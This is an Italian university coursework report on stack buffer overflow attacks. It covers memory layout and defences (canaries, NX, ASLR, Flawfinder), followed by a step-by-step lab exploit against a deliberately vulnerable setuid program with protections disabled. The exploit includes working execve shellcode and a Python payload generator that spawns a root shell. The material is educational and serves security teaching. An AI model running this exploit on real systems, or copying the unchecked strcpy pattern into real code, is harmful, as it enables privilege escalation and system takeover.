Buffer Overflow Attack

Sicurezza Informatica

Andrea Spreafico 793317

2019/2020

Indice

1) Scopo del progetto


Lo scopo di questo progetto è quello di implementare e documentare un attacco di tipo Buffer Overflow su una macchina Linux, Ubuntu 16.04. Non solo questo progetto va ad analizzare e discutere i fattori principali di un attacco di questo genere, ma va anche a documentare nel dettaglio un'implementazione pratica dell'attacco. Infine, sono state riportate tecniche e tool che potrebbero aiutare gli utenti a fronteggiare una vulnerabilità di questo genere sulla propria macchina.

2) Vulnerabilità del Buffer Overflow

Lo scopo finale di un attacco di buffer overflow è di sovvertire la funzione di un programma privilegiato in modo che l'attaccante possa prendere il controllo di quel programma e, se esso è sufficientemente privilegiato, controllare l'host. Tipicamente, lo scopo finale di un'attaccante è quello di ottenere una shell con i privilegi di root.


Prima di poter capire come funziona effettivamente un attacco di tipo Buffer Overflow, bisogna capire come i dati di un processo vengono gestiti all'interno memoria. Infatti, ciascun processo eseguito su una macchina necessita dello spazio di memoria dove salvare i dati elaborati o da elaborare. Tipicamente un programma C divide lo spazio in memoria in 5 segmenti:

- **Text Segment:** viene memorizzato il codice effettivo del programma.
- **Data Segment:** vengono memorizzate le variabili statiche o globali inizializzate.
- **BSS Segment:** vengono memorizzate le variabili statiche o globali non inizializzate.
- **Heap:** zona di memoria che permette l'allocazione dinamica.
- **Stack:** zona di memoria in cui vengono memorizzate le variabili locali all'interno delle funzioni del processo, ma anche dati utilizzate dalle funzioni stesse come il return address, argomenti…



Struttura della memoria di un programma

Un attacco di tipo Buffer Overflow può avvenire sia all'interno dello Heap sia all'interno dello stack. In questo lavoro ci concentreremo su un attacco basato sullo stack.



Struttura dello stack in memoria.

Quando viene eseguita una funzione all'interno del programma verrà automaticamente allocato in memoria un blocco di memoria chiamato stack frame, composto da cinque regioni principali:

- **Arguments:** questa regione memorizza gli argomenti passati alla funzione,
- **Return Address:** indirizzo a cui il programma tornerà una vota terminata la funzione.
- **Previous Frame Pointer:** puntatore allo stack frame precedente.
- **Local Variables:** regione in cui vengono memorizzate le variabili locale della funzione.
- **Buffer:** regione di memoria dedicata al salvataggio dei dati della funzione.

Copiare e trasferire dati all'interno della memoria è un task estremamente comune all'interno dei programmi. Ma dato che un programma necessita di allocare la memoria prima di poterci scrivere, spesso succede che lo spazio allocato non è sufficiente a contenere tutti i dati che si ha intenzione di memorizzare, e questo viene definito come overflow. Alcuni linguaggi di programmazione gestiscono questo problema in maniera automatica (tipo Java e Python) mentre altri affidano il compito al programmatore (C e C++). Questo potrebbe portare a dei seri rischi di compromissione della sicurezza del sistema su cui si sta lavorando.

L'attacco di Buffer Overflow punta appunto su questa debolezza di alcuni linguaggi di programmazione, andando a memorizzare stringhe di lunghezza superiore alla dimensione consentita dal buffer, andando a sovrascrivere valori sensibili presenti all'interno dello stack, come ad esempio il Return Address della funzione, che se dovesse essere sovrascritto ciò permetterebbe di far tornare il sistema una volta terminata l'esecuzione della funzione ad un indirizzo diverso da quello predefinito.

Un attacco di tipo Buffer Overflow potrebbe quindi portare a far terminare un certo programma o ancora peggio prendere il controllo del programma, e in certi casi addirittura del sistema stesso.

3) Protezioni contro Buffer Overflow

L'attacco di tipo Buffer Overflow ha una lunga storia che lo precede, ed è proprio per questo motivo che sono state prese e inventate diverse contromisure per far sì di evitarlo. Queste contromisure possono essere sia a livello di architettura dell'hardware, di compilatore, di librerie o addirittura dell'applicazione stessa.

- *Funzioni:* le funzioni che copiano aree di memoria come *strcpy, sprintf, strct* e *gets* presentano delle versioni più aggiornate come *strncpy, snprintf, strncat, fgets* che obbligano lo sviluppatore a specificare una lunghezza massima dei dati da copiare nel buffer. Questo non previene l'avvenire di un attacco BO, ma almeno lo rende meno probabile.

- *Linguaggi di programmazioni:* alcuni linguaggi di programmazione implementano dei controlli di sicurezza contro questo tipo di attacco. Ad esempio, per quanto riguarda gli attacchi di tipo BO, Python e Java forniscono un controllo automatico dei limiti del buffer, in modo tale da evitare qualsiasi tipo di pericolo di BO senza che lo sviluppatore se ne debba occupare personalmente.

- *Compilatori:* lo scopo dei compilatori è quello di tradurre il codice sorgente in codice binario. Un compilatore ha quindi la possibilità di controllare la struttura e l'integrità dello stack, andando ad eliminare eventuali condizioni che potrebbero portare ad un eventuale attacco di tipo BO. Due delle contromisure più conosciute e comuni a livello di compilatore sono Stackshield e Stackguard, che permettono di controllare se il return address viene modificato o meno prima e dopo dell'esecuzione di un programma. Questo controllo avviene tramite l'utilizzo di un **Canary value**, ovvero un valore random generato in fase di inizializzazione del programma e inserito dal compilatore a compile time nell'allocazione di memoria sopra al buffer e dopo il BP. Il Canary value viene controllato all'uscita della funzione, e deve essere uguale a quello inizializzato dal sistema operativo, altrimenti siamo in presenza di un buffer overflow. Se il controllo fallisce, il programma viene terminato con un messaggio di errore.

- *Architettura HW:* le CPU moderne implementano una tecnologia chiamata NX bit, che permette di dividere il codice dai dati. Questa tecnica, chiamata **Executable space protection** permette al sistema operativo di segnalare determinate aree di memoria come non-executable, e il processore rifiuterà di eseguire codice proveniente da queste aree. Se quindi lo stack è segnalato come non-executable sarà evitata la possibilità di un attacco BO.

- *Sistema operativo:* prima dell'esecuzione di un programma, il sistema operativo ha il compito di preparare l'ambiente necessario e il relativo spazio in memoria. Una contromisura molto comune a livello di OS è **Address Space Layout Randomization (ASLR),** in cui alcuni indirizzi di memoria del virtual address space cambiano da un'esecuzione da un'altra. Questo rende più difficile la scrittura degli exploit, poiché diventa più difficile indovinare lo spazio degli indirizzi utilizzato per scrivere il return address.

4) Esempio documentato di attacco Buffer Overflow

Caratteristiche macchine:

- Sistema operativo: Ubuntu 16.04
- Processore: Intel(R) Core(TM) M-5Y71 CPU

a) Disabilitare ASLR del sistema

Come descritto nella sezione precedente, una delle contromisure adottate contro la vulnerabilità di BO è proprio l'Address Space Layout Randomization (ASLR). Per questo motivo prima di procedere con l'implementazione di questo attacco è necessario disabilitarlo (almeno temporaneamente) sul sistema in questione.

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

b) Creare un esempio di programma vulnerabile

Un programma potrebbe essere soggetto ad un attacco di tipo BO se e solo se prende in input dati dall'utente. Il programma che quindi andremo a creare andrà a prendere in input dati da parte dell'utente, come la maggior parte dei programmi reali.

Programma vulnerabile: *stack.c*

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
        char buffer[100];
        /* The following statement has a buffer overflow problem */
        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv)
{
        char str[400];
        FILE *badfile;

        badfile = fopen("badfile", "r");
        fread(str, sizeof(char), 300, badfile);
        foo(str);

        printf("Returned Properly\n");
        return 1;
}
```

A questo punto si procede con la compilazione del codice vulnerabile sopra riportato.

```
$ gcc -o stack -z execstack -m32 -fno-stack-protector stack.c
```

Notare che la compilazione del documento richiede dei parametri ben precisi riportati di seguito:

- -z execstack: Di default gli stacks non sono eseguibili per evitare iniezione di codice malizioso; questa contromisura è chiama non-executable stack. Dato che anche il compilatore gcc prevede di default che gli stacks non siano eseguibili, questo parametro permette al programma vulnerabile compilato di eseguire codice all'interno dello stack.
- -m32: Permette di compilare il codice utilizzato la versione 32-bit gcc.
- -fno-stack-protector: Di default all'interno dello stack sono anche aggiunti dei dati e controlli particolari per prevenire l'occorrenza di BO, questa contromisura è chiama StackGuard. Questo parametro permette di compilare il codice vulnerabile in questione senza questi controlli.

È necessario inoltre dare i permessi di root al file compilato dal programma vulnerabile.

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Per poter verificare il funzionamento del programma vulnerabile appena implementato è utile andare a verificare il suo comportamento su due input differenti: uno valido, quindi una stringa di lunghezza inferiore ai 100 caratteri, e uno invece non valido, quindi una stringa con lunghezza superiore. Se il codice è stato scritto correttamente, il risultato dovrebbe essere il seguente:

Input valido

```
$ echo "aaaa" > badfile
$ ./stack
Returned Properly
```

Input non valido

```
$ echo "aaa ...(100 characters omitted)... aaa" > badfile
$ ./stack
Segmentation fault (core dumped)
```

c) Controllare che l'ASLR sia disabilitato

Per assicurarsi che l'ASLR sia effettivamente disabilitato sulla macchina su cui si sta cercando di eseguire l'attacco, si può verificare andando ad eseguire il seguente script C:

ASLR Checker: prog.c

```
#include
void func(int* a1)
{
	printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
	int x = 3;
	func(&x);
	return 1;
}
```

Dopo aver compilato con *gcc* il programma si può semplicemente eseguirlo e vedere se gli indirizzi mostrati sono uguali o meno.

```
$ gcc prog.c -o prog

$ ./prog
   :: a1's address is 0xbffff370

$ ./prog
  :: a1's address is 0xbffff370
```

Se coincidono vuol dire che l'ASLR è stato disattivato con successo, se invece sono diversi significa che l'ASLR è ancora attivo, quindi si deve ripetere il comando riportato nella sezione *a)* di questa guida.

d) Individuare il Return Address

Ora lo scopo è quello di individuare dove il codice viene allocato all'interno dello stack. Come prima cosa andremo quindi a compilare il nostro file C con i seguenti flags.

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
```

Dopo aver creato anche il nuovo file *badfile,* si va ad eseguire il file C compilato in modalità gdb.

```
$ touch badfile
$ gdb stack_dbg
```

Una volta eseguita la modalità debugging, si va ad aggiungere un breakpoint alla funzione foo e si esegue il programma. Come si potrà vedere dall'output della shell di comando, il programma si arresta alla funzione foo.

```
 (gdb) b foo
Breakpoint 1 at 0x804848a: file stack.c, line 14.

(gdb) run
......

Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10 strcpy(buffer, str);
```

A questo punto si può andare ad individuare il valore del frame pointer *ebp* e l'indirizzo del buffer andando ad utilizzare il comando *p* di gdb.

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8

(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c

(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108 (gdb) quit
```

Dai risultati riportati qui sopra, si può vedere che il valore del frame pointer è 0xbfffeaf8 e l'indirizzo del buffer è 0xbfffea8c.
Andando a calcolare la distanza tra questi due valori si ottiene 108, e dato che il campo per il Return Address è 4 bytes avanti rispetto l'ebp pointer, la distanza sarà 112.

e) Generare l'input malizioso

A questo punto si può passare a creare il contenuto per il *badfile*. Di seguito è riportato il codice Python che si può utilizzare per scrivere il contenuto del file, dato che sarà in binario e quindi difficilmente implementabile a mano.

Input malizioso: exploit.py

```
#! /usr/bin/python3
import sys

shellcode= (
      "\x31\xc0"
      "\x50"
      "\x68" "//sh"
      "\x68" "/bin"
      "\x89\xe3"
      "\x50"
      "\x53"
      "\x89\xe1"
      "\x99"
      "\xb0\x0b"
      "\xcd\x80"
).encode('latin-1')

# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode

# Put the address at offset 112
ret = 0xbfffeaf8 + 120
content[112:116] = (ret).to_bytes(4,byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
      f.write(content)
```

f) Eseguire il programma vulnerabile

A questo punto si può quindi eseguire lo script *exploit.py* per andare a generare il nuovo *badfile.* Come prima cosa è necessario dare i permessi di esecuzione allo script, dopo di che si elimina il vecchio *badfile* e si eseguire lo script Python.

Ora tutto è pronto per eseguire il programma C contente l'attacco di tipo BO che, se correttamente implementato, dovrebbe aprire una shell di comandi ROOT, permettendo all'attaccante innumerevoli azioni malevoli sul computer ospite.

```
$ chmod u+x exploit.py

$ rm badfile
$ exploit.py

$ ./stack
```

g) Risoluzione problemi:

1) Se il programma funziona correttamente ma la shell di comand che si apre al termine dell'esecuzione non è ROOT:

```
change "\x68""//sh" to "\x68""/zsh"
```

2) Se il programma creato funziona solamente in modalità 'gdb' e non nella shell normale:

```
sudo sysctl -w kernel.randomize_va_space=0

gdb

unset env LINES
unset env COLUMNS
```

3) Se la console ritorna "Illegal instruction" oppure "Segmentation Fault":

Controllare se il Return Address dello stack è cambiato, quindi controllare se "addr1" è uguale a quello nel file Py exploit. Se è diverso, aggiornarlo e rieseguire il file exploit.py

```
gdb stack_dbg

(gdb) b foo
(gdb) run
(gdb) p $ebp
---> addr1:
```

5) Flawfinder tester per esaminare il codice

È un software open source che permette di esaminare codice sorgente C/C++ evidenziando possibili debolezze, ordinate per livello di rischio, prima di un rilascio pubblico.

- Utilizza un database di funzioni C/C++ con problemi ben conosciuti (e.g. buffer overflow)
- Analizza ogni singola istruzione, senza considerare il contesto
- Al termine dell'esecuzione del programma, viene restituito un elenco di possibili vulnerabilità del codice, ciascuna accompagnata da una possibile motivazione e soluzione.

Il software open source è facilmente scaricabile dal sito https://dwheeler.com/flawfinder/, dove si trovano anche tutte le informazioni necessarie all'installazione, esecuzione e indicazioni utili ad interpretare i risultati ottenuti dal test. Dopo aver eseguito il software sul codice prodotto in questo progetto, sono risultati diversi warning, tra cui:

```
S'char buffer[100];\n\t/

* The following statement has a buffer overflow problem *

/\n\tstrcpy(buffer, str);\n\treturn 1;\n}\n\nint main(int argc, char **argv)\n{\n\tchar str[400];\n\tFILE
*badfile;\n\n\tbadfile = fopen("badfile", "r");\n\tfread(str, sizeof(char), 300,
badfile);\n\tfoo(str);\n\n\tprintf("Returned Properly\\n");\n\treturn 1;\n}\n'
```

Seguito da un messaggio contente consigli utili a risolvere il problema indicato.

```
'Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-
119!/CWE-120)'

'Perform bounds checking, use functions that limit length, or ensure that the size is larger than
the maximum possible length'
```

Esistono diversi software che offrono servizi di questo genere, sia a livello statico sia a livello dinamico. Possono risultare estremamente utili per aiutare lo sviluppatore a non commettere errori programmativi che porterebbero a compromettere il sistema implementato.

6)Referenze e Tutorial utili:

- Git Repository con il codice sorgente implementato in questo progetto.
  https://github.com/Sprea22/Buffer-Overflow-Attack

- Introduzione ben dettagliata su Buffer Overflow con esempio pratico su Ubuntu 16.04.
  https://www.handsonsecurity.net/files/chapters/buffer_overflow.pdf

- Video in cui viene spiegato in maniera molto chiara il concetto di BO e un esempio pratico.
  https://www.youtube.com/watch?v=1S0aBV-Waeo

- Esempio pratico di BO Attack su Linux 16.04
  https://www.youtube.com/watch?v=hJ8IwyhqzD4

- Sito ufficiale Flawfinder:
  https://dwheeler.com/flawfinder/